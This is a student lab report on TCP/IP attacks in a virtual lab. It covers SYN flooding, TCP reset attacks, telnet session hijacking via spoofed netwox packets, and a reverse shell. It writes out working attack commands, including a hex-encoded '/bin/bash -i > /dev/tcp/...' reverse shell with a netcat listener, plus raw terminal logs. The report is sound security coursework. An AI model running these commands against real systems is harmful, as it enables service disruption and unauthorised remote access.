ECE576/676

Lab 2 – TCP/IP Attack Lab

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Lab Goals

- 1. Conduct TCP SYN flood attack, get to know about SYN cookies
- 2. Conduct TCP reset attack
- 3. Learn the principle behind TCP session hijacking attack and experiment it using seed and Kali Linux
- 4. Learn the principle behind Reverse Shell and use TCP session hijacking to run reverse shell on the server from attacker's machine

Lab Setup

First set up a seed machine and clone it, one named seed (serves as client), the other named seed-clone1(serves as server). Use Kali Linux (serves as attacker) to conduct various TCP/IP attacks. All three machines were set to share all traffic so that they were under the same LAN(NAT). All the attacks can be conducted and tested without internet except attacks on Video Streaming Applications.

Lab Results

Task 1: SYN flood attack

Design:

Set up a client machine (Seed, IP: 10.0.2.4) and a server machine (Seed Clone1, IP: 10.0.2.5) and the attacker machine (Kali Linux, IP: 10.0.2.15). This machine information remains the same throughout all the tasks.

First, let the client machine try to get the webpage content from the server.

Then, turn off SYN cookies on the server machine,

Next, run netwox 76 -i 10.0.2.5 -p 80 on Kali Linux to SYN flood the server.

Finally, run curl 10.0.2.5 -v again on client machine, this time, it shouldn't get the webpage, but get a time out error instead.

Results:

Before turning off the SYN Cookies on sever, no matter how long the SYN attack command runs, the client can always get the webpage content back from server. After the attack machine runs netwox 76 -i 10.0.2.5 -p 80, after a while, the client can no longer get back the webpage,

instead, it will receive a time-out error from the server. (See Fig 1) This is because the attack machine is flooding the server with SYN requests but never actually expecting anything back from the server, these floods of requests eat up queue spaces on the server, so when client sends the server a request, that request can never have the chance of getting into the queue. Therefore, while the attack is running, the client will always get a time out error from the server when it makes requests.




Fig 1: SYN flood attack to server(10.0.2.5) on port 80, the screenshot shows before and after the attack, before the attack, curl can get back webpage content from the server, after the attack, it gets a time out error

The SYN flood can also be used to attack on port 23 (telnet), as shown in Fig 2 and Fig 3 on the next page, during the attack, the telnet does not work and always shows a time out error.




Fig 2: SYN flood attack to server(10.0.2.5) on port 23, this is during the attack, the client can not telnet to the server




Fig3: After the attack ends, the client can telnet normally

Task 2: RST attacks on telnet and ssh connections

Design:

Set up is pretty much the same as in Task 1, only differs in the netwox command executed.

This time, the expected result is before running the attack, the client can get back the webpage, after the attack started running, client should receive an error message from server saying connection reset by peer

Results:

Before running the RST attack, the client can get back webpage content using curl command. After running the attack (i.e: running "netwox 78 10.0.2.5" command on the Attacker machine), when the client try to telnet or ssh into the server (10.0.2.5), it got error message saying connection reset by peer. Same thing happens when the client tried to get the webpage content from the server.




Fig 4: Effect of the RST attack, telnet cannot work at all, after connecting to the server, the connection was closed immediately

This is because the attacker knew that 10.2.5 has ports for doing telnet or ssh, so using netwox 78 tool, the attacker can just specify the IP of the server to attack on and netwox would send reset packets to that destination address, causing every connection whose destination is the IP being attacked would be reset, which is exactly what we see in the result.

Task 3: RST attacks on Video Streaming Applications

Design:

Same as in Task 2, only this time the port to attack on became 554 (the default port for video streaming).

Results:

After running the attack, client can no longer streaming videos on YouTube because although the client can get the page up, when the client tried to click the start button for viewing video, it always gets reset and have to click on that start button again, which essentially disabled the video streaming service. See Fig 5 for reference (It is impossible to share a video in doc, so just a screenshot showing Youtube can be visited but any video couldn't be played automatically(which was the default setting in my firefox only showing a thumbnail, and if you click on that start button, the page would refresh, showing a complete on the address bar, then do nothing. Because every packets received by the client (10.0.2.15, yes, I attacked myself) would be reset and therefore, no video streaming is possible.




Fig 5: TCP RST attack on Video Streaming Service, videos can't play

Task 4: TCP Session Hijacking

Design:

Machine set up is the same. The attacker and the victim were on the same LAN, so when victim telnet to the server, all traffic can be captured by wireshirk running on the attacker machine. Using netwox tool 40, the attacker can send out TCP packages. Therefore, using wireshark to get the important values needed to send a TCP packet and use netwox to send it, that packet will look to the server as if were sent out by the client (effect is like sending a TCP retransmission). Once the packet being successfully injected, the client's TCP session to the server would now be hijacked and can be used by the attacker.

Results:

After the attacker started up wireshark, client(10.0.2.4) started a telnet session with the server(10.0.2.5). Upon this point, wireshark has captured the packets information client sent to the server. In the captured packets, find the last packet in TCP connection and note down the source IP, destination IP, port numbers of source IP and destination IP, time-to-live, TCP window size. Then, use python to get the hex-encoded data you wish to send. In the experiement, packet was sent using the following command:

netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 49152 -p 23 -q 2050219201 -r 2131369854 -E 237 -j 64 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203 03c263120323e26310a0d

Where -l is followed by source IP, -m by destination IP, -o source port number, -p destination port number, -q sequence number, -r acknowledgement number, -E window size, -j time to live, -z used to set the flag(otherwise the server would reject the packet saying non-zero ACK with a zero flag value), -H the data you want to send via packet in hex form (don't forget the 0a0d at the end, as it represents the enter you hit when you execute command in a physical world.

After sending the packet, many retransmission packets (lots of blocks marked in black, denoted by wireshark as TCP retransmission packets) appeared in wireshark. This probably is the sign of successful hijacking. However, the most effective way to check whether the hijack has been succeeded or not is to open up the client machine and try to type some command in the telnet session, the attack is successful, so the session has been hijacked, and the client can't type anything in the command line window. This is because now the session has been hijacked and the client has lost its session with the server (instead, attacker now has a valid TCP session with the server and server still think the connection comes from the client IP) Thus, the attack was effective.

*For screenshots of success refer to pictures in Task 5, as once I can hijack the TCP session,

Task 5: Creating Reverse Shell using TCP Session Hijacking:

Design:

Almost the same as Task 4, as proved in Task 4, we can hijacked the TCP session and send whatever packets containing command we want to execute on the server. To make those commands really work on the server, we can first hijacked the TCP session, in the data field, send a reverse shell command (don't forget the 0a0d at the end of the literal command content as this four hex number stands for character eater and line feed(i.e: the "Enter" command you hit every time you execute a command). Before sending the packet, open up a netcat session listening on any free port you want to listen on and let the reverse shell command talk to the same port your netcat is listening to, after the packet has been sent, you should be able to get the shell access of the sever you attacked.

Results:

The following listening session has been on in attacker's terminal window before TCP hijacking packets were sent:

nc -l -p 9090 -v

The following TCP hijacking packet was sent in another terminal window to reverse shell the server:

netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 49152 -p 23 -q 2050219201 -r 2131369854 -E 237 -j 64 -z -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203 03c263120323e26310a0d

*The hex data in the data field stands for "/bin/bash -I > /dev/tcp/10.0.2.15/9090 0<&1 2>&1

After executing this, in the terminal window where nc is listening, a message popped up as follow:

Connection from 10.0.2.15 port 9090 [tcp/*] accepted

The header in the command now changed to "seed@seedClone1: ", which means we have successfully reversed the shell.

This is because we first hijacked the TCP session, so the server thinks it is still talking to the real client via the hijacked TCP session. However, in reality this session has been hijacked. When the reverse shell command was sent, server gave the requester shell access when in fact it was giving the attacker shell access. This is also why this kind of attack is called reverse shell attack.

Proof of getting the session hijacked and reversed shell, see the screenshot below:




Fig 6: A successful TCP Hijack (packet in black is the packet sent by the attacker through hijacked session, it is noted by wireshark as a suspected retransmission, in the data frame shown in the bottom, the reverse shell command was sent in the payload I sent (This is a saved wireshark log, unfortunately, the screenshot of successfully log in using TCP hijacking with nc listening process running was lost, but as shown here, I was able to hijack the session, so sending any command in the payload(data field) is possible and thus reverse shell would succeed.

Appendix A – Summary of commands (and options) used with their meaning

- 1. sudo sysct1 -w net.ipv4.tcp_syncookies=0 : Turn off SYN cookie on server (Otherwise your SYN attack wouldn't work, this command should be executed on the server)
- 2. netwox 76 -i <ip of the machine you want to attack> -p <port number you want to attack>

This command should be executed on attack machine and would send loads of SYN flood to the ip you want to attack. To make it work, server should have the SYN cookies turned off.

- 3. ifconfig: This command gives you the IP address of the machine
- 4. curl -v <ip you want to test>: This will try to connect to the ip you designated and give back the webpage content, if connection is intact. Therefore, the proof that your attack works is that this command can NOT get you back the webpage
- 5. netwox 78 < ip you want to attack>: This makes every packet sent to that ip get reset
- 6. nc -l -p <port to listen> -v: netcat listening on port specified, first set this up before you send the message trough hijacked TCP session
- 7. /bin/bash -i > /dev/tcp/<ip of the attacker machine>/<a free port your nc listens> 0<&1 2>&1

This command starts a bash shell, with its input coming from a TCP connection, and its standard and error outputs being redirected to the same TCP connection, the shell prompt obtained from the connection should connect to the bash shell if you successfully hijacked the victim's TCP session and sent the packet with data like this command(must convert to hex code before you send it), you should be successfully connect to the server using victim's IP.

8. netwox 40 -l <source ip> -m <destination ip> -o <TCP source port number> -p <TCP destination port number> -q <TCP sequence number> -r <TCP acknowledge number> -E <TCP window size> -j <Time to Live> -H <TCP data in hex code form you want to send>

This command construct a TCP packet for you, from source ip to the destination ip you designated. If the data field is the hex form of command 7 discussed above, and 6 is also running at the same time, the reverse shell attack should succeed. The necessary parameters can be found analyzing the packets info captured by wireshark

- 9. sudo sysct1 -q net.ipv4.tcp_max_syn_backlog: check the queue of the victim's machine
- 10. netstat -na: check the usage of the queue, for half-opened connection associated with a listening port, the state should be SYN_RECV, if the TCP 3-way connection has finished, the state should be ESTABLISHED

Appendix B – Collected Results (raw) - For your notes

Note: This lab runs too long and as every time the failure occurs, it needs to be reconfigured all again, the command history and its output would not be consistent and somewhat messy.

//Command history and data starts here:	
//TCP Hijack:	
root@kali:~# netwox 40help2	
Title: Spoof Ip4Tcp packet	
++	
This tool sends a fake packet on the network.	
Each parameter name should be self explaining.	
Parameterspoofip indicates how to generate link layer for spoofing	.
Values 'best', 'link' or 'raw' are common choices forspoofip. Here	
is the list of accepted values:	
- 'raw' means to spoof at IP4/IP6 level (it uses system IP stack). If	
a firewall is installed, or on some systems, this might not work.	
- 'linkf' means to spoof at link level (currently, only Ethernet is	
supported). The 'f' means to Fill source Ethernet address.	
However, if source IP address is spoofed, it might be impossible	
to Fill it. So, linkf will not work: use linkb or linkfb instead.	
- 'linkb' means to spoof at link level. The 'b' means to left a Blank	
source Ethernet address (0:0:0:0:0, do not try to Fill it).	
- 'linkfb' means to spoof at link level. The 'f' means to try to Fill	
source Ethernet address, but if it is not possible, it is left	
Blank.	
- 'rawlinkf' means to try 'raw', then try 'linkf'	
- 'rawlinkb' means to try 'raw', then try 'linkb'	
- 'rawlinkfb' means to try 'raw', then try 'linkfb'	
- 'linkfraw' means to try 'linkf', then try 'raw'	
- 'linkbraw' means to try 'linkb', then try 'raw'	

```
| - 'linkfbraw' means to try 'linkfb', then try 'raw'
| - 'link' is an alias for 'linkfb'
| - 'rawlink' is an alias for 'rawlinkfb'
                                                                                                                                    | - 'linkraw' is an alias for 'linkfbraw'
| - 'best' is an alias for 'linkraw'. It should work in all cases.
This tool may need to be run with admin privilege in order to spoof.
Synonyms: hping, send
Usage: netwox 40 [-c uint32] [-e uint32] [-f|+f] [-g|+g] [-h|+h] [-i uint32] [-j uint32] [-k uint32] [-l uint32] [-k uint32]
ip] [-m ip] [-n ip4opts] [-o port] [-p port] [-q uint32] [-r uint32] [-s|+s] [-t|+t] [-u|+u] [-v|+v] [-
w|+w| [-x|+x] [-y|+y] [-z|+z] [-A|+A] [-B|+B] [-C|+C] [-D|+D] [-E uint32] [-F uint32] [-G tcpopts]
[-H mixed_data] [-a spoofip] [-J uint32] [-K uint32] [-L uint32] [-M uint32] [-N uint32]
Parameters:
 -c|--ip4-tos uint32
                                                              IP4 tos {0}
 -e|--ip4-id uint32
                                                             IP4 id (rand if unset) {0}
 -f|--ip4-reserved|+f|--no-ip4-reserved IP4 reserved
 -g|--ip4-dontfrag|+g|--no-ip4-dontfrag IP4 dontfrag
 -h|--ip4-morefrag|+h|--no-ip4-morefrag IP4 morefrag
 -i|--ip4-offsetfrag uint32 IP4 offsetfrag {0}
 -j|--ip4-ttl uint32
                                                            IP4 ttl {0}
 -k|--ip4-protocol uint32
                                                                     IP4 protocol {0}
                                                       IP4 src {10.0.2.15}
 -l|--ip4-src ip
 -m|--ip4-dst ip
                                                           IP4 dst {5.6.7.8}
 -n|--ip4-opt ip4opts
                                                                 IPv4 options
                                                            TCP src {1234}
 -o|--tcp-src port
                                                            TCP dst {80}
 -p|--tcp-dst port
                                                                        TCP segnum (rand if unset) {0}
 -q|--tcp-seqnum uint32
 -r|--tcp-acknum uint32
                                                                     TCP acknum {0}
 -s|--tcp-reserved1|+s|--no-tcp-reserved1 TCP reserved1
```

```
-t|--tcp-reserved2|+t|--no-tcp-reserved2 TCP reserved2
```

-K|--ip4-totlen uint32 IP4 totlen {0}

-M|--tcp-doff uint32 TCP data offset {0}

-N|--tcp-checksum uint32 TCP checksum {0}

--help display simple help

--kbd ask missing parameters from keyboard

--kbd-k or --kbd-name ask parameter -k|--name from keyboard

--argfile file ask missing parameters from file

Example: netwox 40

root@kali:~# netwox 40 --help

Title: Spoof Ip4Tcp packet

Usage: netwox 40 [-c uint32] [-e uint32] [-f|+f] [-g|+g] [-h|+h] [-i uint32] [-j uint32] [-k uint32] [-l ip] [-m ip] [-n ip4opts] [-o port] [-p port] [-q uint32] [-r uint32] [-s|+s] [-t|+t] [-u|+u] [-v|+v] [-w|+w] [-x|+x] [-y|+y] [-z|+z] [-A|+A] [-B|+B] [-C|+C] [-D|+D] [-E uint32] [-F uint32] [-G tcpopts] [-H mixed_data]

Parameters:

```
-c|--ip4-tos uint32
                        IP4 tos {0}
-e|--ip4-id uint32
                        IP4 id (rand if unset) {0}
-f|--ip4-reserved|+f|--no-ip4-reserved IP4 reserved
-g|--ip4-dontfrag|+g|--no-ip4-dontfrag IP4 dontfrag
-h|--ip4-morefrag|+h|--no-ip4-morefrag IP4 morefrag
-i|--ip4-offsetfrag uint32 IP4 offsetfrag {0}
-j|--ip4-ttl uint32
                       IP4 ttl {0}
-k|--ip4-protocol uint32
                           IP4 protocol {0}
                     IP4 src {10.0.2.15}
-l|--ip4-src ip
-m|--ip4-dst ip
                       IP4 dst {5.6.7.8}
                         IPv4 options
-n|--ip4-opt ip4opts
                       TCP src {1234}
-o|--tcp-src port
-p|--tcp-dst port
                       TCP dst {80}
                            TCP seqnum (rand if unset) {0}
-q|--tcp-seqnum uint32
-r|--tcp-acknum uint32
                           TCP acknum {0}
-s|--tcp-reserved1|+s|--no-tcp-reserved1 TCP reserved1
-t|--tcp-reserved2|+t|--no-tcp-reserved2 TCP reserved2
-u|--tcp-reserved3|+u|--no-tcp-reserved3 TCP reserved3
-v|--tcp-reserved4|+v|--no-tcp-reserved4 TCP reserved4
-w|--tcp-cwr|+w|--no-tcp-cwr TCP cwr
-x|--tcp-ece|+x|--no-tcp-ece TCP ece
-y|--tcp-urg|+y|--no-tcp-urg TCP urg
-z|--tcp-ack|+z|--no-tcp-ack TCP ack
-A|--tcp-psh|+A|--no-tcp-psh TCP psh
-B|--tcp-rst|+B|--no-tcp-rst TCP rst
```

- -C|--tcp-syn|+C|--no-tcp-syn TCP syn
- -D|--tcp-fin|+D|--no-tcp-fin TCP fin
- -E|--tcp-window uint32 TCP window {0}
- -F|--tcp-urgptr uint32 TCP urgptr {0}
- -G|--tcp-opt tcpopts TCP options
- -H|--tcp-data mixed_data mixed data
- --help2 display help for advanced parameters

Example: netwox 40

root@kali:~# history

- 1 apt -y install virtualbox-guest-x11
- 2 reboot
- 3 zerofree -v /dev/sda1 && poweroff
- 4 reboot
- 5 passwd
- 6 route -n
- 7 nmap -sS -O 10.0.2.2/24
- 8 nmap -O 10.0.2.3
- 9 nmap -O 10.0.2.4
- 10 nmap -O 10.0.2.2
- 11 wireshark
- 12 ping 192.168.100.1
- 13 nmap 192.168.100.1
- 14 nmap -v 192.168.100.1
- 15 ifconfig
- 16 curl
- 17 curl --manual
- 18 route -n
- 19 nmap 192.168.100.1-254
- 20 nmap 192.168.2.0

- 21 ping 192.168.2.1
- 22 nmap 192.168.2.0/24
- 23 nmap -sn 192.168.2.0/24
- 24 nmap -sv 192.168.2.1
- 25 nmap -o 192.168.2.1
- 26 nmap -o 192.168.2.0/24
- 27 nmap -o 192.168.2.2
- 28 arp 192.168.2.1
- 29 arp 192.168.2.23
- 30 nmap -o 192.168.2.23
- 31 nmap -O 192.168.2.23
- 32 nmap -A 192.168.2.104
- 33 nmap -A 192.168.2.106
- 34 nmap -A 192.168.2.1
- 35 nmap -A 192.168.2.3
- 36 history
- 37 tcpdump -nvvX -s0 -i eth0 tcp potrange 22-23
- 38 tcpdump net 192.1.1
- 39 \$cat > geekfile.txt
- 40 cat>greekfile.txt
- 41 grep -i "UNix" geekfile.txt
- 42 grep -i geekfile.txt
- 43 grep -c "unix" geekfile.txt
- 44 cat >> notefile
- 45 vi testFile.txt
- 46 Is
- 47 cat>>test/txt
- 48 cat>>test.txt
- 49 test.txt

```
50 ls -l test.txt
 51 cat test.txt
 52 cat testFile.txt
 53 del testFile.txt
 54 cat>testFile.tct
 55 ls
 56 rm *.tct
 57 ls
 58 rm *.txt
 59 ls
 60 rm notefile
 61 ls
 62 sudo sysct -q net.ipv.tcp_max_syn_backlog
 63 sudo sysct1 -q net.ipv.tcp_max_syn_backlog
 64 sudo sysctl -q net.ipv.tcp_max_syn_backlog
 65 sudo sysctl -q net.ipv4.tcp_max_syn_backlog
 66 telnet 10.0.2.5
 67 netwox 40 --help2
 68 netwox 40 --help
 69 history
root@kali:~# netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 36664 -p 23 -q 872460512 -r 1302734156 -E
274 -j 64 -H
2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631
IP
|version| ihl |
                          totlen
              tos
  __4__|__5__|___0x00=0____|_____0x0058=88_____|
       id
               |r|D|M|
                         offsetfrag
                                     ttl | protocol |
                        checksum
```

0x40=64 0x06=6	0xB686
source	
10.0.	2.4
destination	
10.0.	2.5
TCP	·
source port destination	n port
0x8F38=36664	0x0017=23
seqnum	
0x3400B0E0	=872460512
acknum	
0x4DA62540	=1302734156
doff r r r r C E U A P R S F	window
5 0 0 0 0 0 0 0 0 0 0 0 0	0x0112=274
checksum urgptr	
0xA779=42873	0x0000=0
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20	3e 20 2f #/bin/bash -i >/
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e	32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32	2 3e 26 31 # 5/9090 0<&1 2>&1
	0.0.2.4 -o 36664 -p 23 -q 872460512 -r 1302734156 -E
274 -j 64 -H 2f62696e2f62617368202d69203e202f6	465762f7463702f31302e302e322e31352f3930393020
03c263120323e2631	
IP	
version ihl tos totlen	
4 5 0x00=0	0x0058=88
id r D M offsetfr	ag
0x643E=25662	0 0 0 0x0000=0
ttl protocol checksur	n
0x40=64 0x06=6	0xFE59

I	source
l	10.0.2.5
I	destination
l	10.0.2.4
TCP_	·
1	source port destination port
l	0x8F38=36664 0x0017=23
I	seqnum
l	0x3400B0E0=872460512
1	acknum
l	0x4DA6254C=1302734156
doff	r r r r C E U A P R S F window
5	5 0 0 0 0 0 0 0 0 0 0 0 0x0112=274
	checksum urgptr
l	0xA779=42873 0x0000=0
2f 62	69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/
64 65	76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f	39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
274 -j 2f626 03c26	96e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203 53120323e2631
	ion libil too la totlon l
•	ion ihl tos totlen
-	id r D M offsetfrag
	0xCACA=51914 0 0 0 0x0000=0
	tl protocol checksum
l	_0x40=64 0x06=6 0x97CD
	source

l	10.0.2.5	
I	destination	
l	10.0.2.4	
TCP		·
sc	ource port destination port	
l	0x8F38=36664 0x0017=23	I
l	seqnum	
l	0x3400B0E0=872460512	.1
I	acknum	
l	0x4DA6254C=1302734156	_l
doff ı	r r r C E U A P R S F window	
5	0 0 0 0 0 0 0 0 0 0 0 0 0x0112=274	
	checksum urgptr	
l	0xA779=42873 0x0000=0	.1
2f 62 69	9 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/	
64 65 76	6 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1	
35 2f 39	9 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1	
274 -j 64 2f62696 03c2631	ali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 36664 -p 23 -q 872460512 -r 4 -H 5e2f62617368202d69203e202f6465762f7463702f31302e302e322e313 120323e2631	
version	n ihl tos totlen	
l4_	5 0x00=0 0x0058=88	l
l	id r D M offsetfrag	
l	0x55AB=21931 0 0 0 0x0000=0	.[
ttl	protocol checksum	
0x	x40=64 0x06=6 0x0CED	I
I	source	
I	10.0.2.5	

destination
10.0.2.4
TCP
source port destination port
0x8F38=36664 0x0017=23
seqnum
0x3400B0E0=872460512
acknum
0x4DA6254C=1302734156
doff r r r C E U A P R S F window
5 0 0 0 0 0 0 0 0 0 0 0 0x0112=274
checksum urgptr
0xA779=42873 0x0000=0
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
root@kali:~# netwox 40help2
Title: Spoof Ip4Tcp packet
++
This tool sends a fake packet on the network.
Each parameter name should be self explaining.
Parameterspoofip indicates how to generate link layer for spoofing.
Values 'best', 'link' or 'raw' are common choices forspoofip. Here
is the list of accepted values:
- 'raw' means to spoof at IP4/IP6 level (it uses system IP stack). If
a firewall is installed, or on some systems, this might not work.
- 'linkf' means to spoof at link level (currently, only Ethernet is
supported). The 'f' means to Fill source Ethernet address.
However, if source IP address is spoofed, it might be impossible

```
to Fill it. So, linkf will not work: use linkb or linkfb instead.
| - 'linkb' means to spoof at link level. The 'b' means to left a Blank |
   source Ethernet address (0:0:0:0:0:0, do not try to Fill it).
| - 'linkfb' means to spoof at link level. The 'f' means to try to Fill |
   source Ethernet address, but if it is not possible, it is left
   Blank.
| - 'rawlinkf' means to try 'raw', then try 'linkf'
                                                              1
| - 'rawlinkb' means to try 'raw', then try 'linkb'
| - 'rawlinkfb' means to try 'raw', then try 'linkfb'
| - 'linkfraw' means to try 'linkf', then try 'raw'
| - 'linkbraw' means to try 'linkb', then try 'raw'
| - 'linkfbraw' means to try 'linkfb', then try 'raw'
| - 'link' is an alias for 'linkfb'
| - 'rawlink' is an alias for 'rawlinkfb'
| - 'linkraw' is an alias for 'linkfbraw'
| - 'best' is an alias for 'linkraw'. It should work in all cases.
This tool may need to be run with admin privilege in order to spoof.
Synonyms: hping, send
Usage: netwox 40 [-c uint32] [-e uint32] [-f] [-g] [-h] [-h] [-i uint32] [-j uint32] [-k uint32] [-l]
ip] [-m ip] [-n ip4opts] [-o port] [-p port] [-q uint32] [-r uint32] [-s|+s] [-t|+t] [-u|+u] [-v|+v] [-
w|+w| [-x|+x] [-y|+y] [-z|+z] [-A|+A] [-B|+B] [-C|+C] [-D|+D] [-E uint32] [-F uint32] [-G tcpopts]
[-H mixed_data] [-a spoofip] [-J uint32] [-K uint32] [-L uint32] [-M uint32] [-N uint32]
Parameters:
-c|--ip4-tos uint32
                           IP4 tos {0}
-e|--ip4-id uint32
                          IP4 id (rand if unset) {0}
-f|--ip4-reserved|+f|--no-ip4-reserved IP4 reserved
-g|--ip4-dontfrag|+g|--no-ip4-dontfrag IP4 dontfrag
-h|--ip4-morefrag|+h|--no-ip4-morefrag IP4 morefrag
```

-L ip4-checksum uir	nt32 IP4 checksum {0}
-M tcp-doff uint32	TCP data offset {0}
-N tcp-checksum ui	nt32 TCP checksum {0}
help d	isplay simple help
kbd as	sk missing parameters from keyboard
kbd-k orkbd-name	ask parameter -k name from keyboard
argfile file	ask missing parameters from file
Example: netwox 40	
274 -j 64 -z -A -H	40 -l 10.0.2.5 -m 10.0.2.4 -o 36664 -p 23 -q 872460512 -r 1302734156 -E 202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
IP	·
version ihl tos	totlen
4 5 _	0x00=0 0x0058=88
id r	D M offsetfrag
0xAE38=4	4600 0 0 0 0x0000=0
ttl protocol	checksum
0x40=64 _	0x06=6 0xB45F
source	ce
l	10.0.2.5
destin	ation
l	10.0.2.4
TCP	·
source port	destination port
0x8F38=3	6664 0x0017=23
seqn	um
I	0x3400B0E0=872460512
acknu	ım
I	0x4DA6254C=1302734156

doff r r r C E U A P R S F window
5 0 0 0 0 0 1 1 0 0 0x0112=274
checksum urgptr
0xA761=42849 0x0000=0
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f #/bin/bash -i >/
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
root@kali:~# pwd
/root
root@kali:~# nc -l 9090 -v
9090: inverse host lookup failed: Unknown host
listening on [any] 33415
^X^C
root@kali:~# netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 36664 -p 23 -q 872460512 -r 1302734156 -E 274 -j 64 -z -A -H 2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203 03c263120323e2631
IP
version ihl tos totlen
4 5 0x00=0 0x0058=88
id r D M offsetfrag
0xFAAB=64171 0 0 0 0x0000=0
ttl protocol checksum
0x40=64 0x06=6 0x67EC
source
10.0.2.5
destination
10.0.2.4
TCP
source port destination port

0x8F38=3	6664	_	0x0017=23	
seqn	um	1		
I	0x3400B0E0	0=87246051	.2	
ackn	um	1		
I	0x4DA6254	C=1302734	156	I
doff r r r r C E l	J A P R S F	window	1	
5 0 0 0 0	0 0 1 1 0 0 0	1	0x0112=274	
checksum	urgptr	1		
0xA761=4	12849	_1	0x0000=0	
2f 62 69 6e 2f 62 61 7	'3 68 20 2d 69 2	0 3e 20 2f	# /bin/bash -i > /	
64 65 76 2f 74 63 70	2f 31 30 2e 30 2	e 32 2e 31	# dev/tcp/10.0.2.	1
